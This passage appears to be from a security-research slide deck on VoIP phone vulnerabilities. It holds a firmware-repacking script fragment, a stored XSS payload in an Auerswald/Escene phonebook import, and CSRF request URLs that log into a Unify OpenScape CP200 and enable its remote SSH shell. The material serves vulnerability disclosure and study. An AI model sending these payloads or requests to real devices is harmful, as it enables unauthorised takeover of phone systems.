echo -en '\x1f\x8b\x08\x00\x10\x6b' > $2
dd if=$1 bs=1 skip=13 >> $2
echo "Done !"
fi
Put magic bytes in front
Skip first 13 bytes


WEB ATTACKS


Web Based Findings – XSS

- Auerswald/Escene
- Phonebook import:

```
[..]
<book
  id="0" Bookid="1" speedid="0"
  accountid="127" GroupName="" GroupNameTwo=""
  FirstName="Anon"
  Username="anonanon"
  LastName="Anon<script>alert('XSS')</script>"
  MobileNum="1234567"
  OfficeNum="1234567" OtherNum="1" NewVer="1" ISUseBLF="0" />
[..]
```


Web Based Findings – XSS

- Auerswald/Escene
- Phonebook import:





```
[..]
<book
  id="0" Bookid="1" speedid
  accountid="127" GroupName
  FirstName="Anon"
  Username="anonanon"
  LastName="Anon<script>alert('XSS')</script>"
  MobileNum="1234567"
  OfficeNum="1234567" OtherNum="1" NewVer="1" ISUseBLF="0" />
[..]
```


Web Based Findings – CSRF




Web Based Findings – CSRF



Web Based Findings – CSRF



Web Based Findings – CSRF



Web Based Findings – CSRF

- Unify OpenScape CP200
- Enable remote shell

```
# login
https://10.148.207.209/page.cmd?
page_submit=WEBMp_Admin_Login&lang=en&AdminPassword=123456
```

Web Based Findings – CSRF

- Unify OpenScape CP200
- Enable remote shell


```
# login
https://10.148.207.209/page.cmd?
page_submit=WEBMp_Admin_Login&lang=en&AdminPassword=123456

# enable shell
https://10.148.207.209/page.cmd?
page_submit=WEBM_Admin_SecureShell&lang=en&
ssh-enable=true&ssh-password=123456&
ssh-timer-connect=3&ssh-timer-session=5
```

Web Based Findings – CSRF

- Unify OpenScape CP200
- Enable remote shell


Web Based Findings – Gigaset Maxwell Basic

- Information leak



Web Based Findings – Gigaset Maxwell Basic

- Information leak



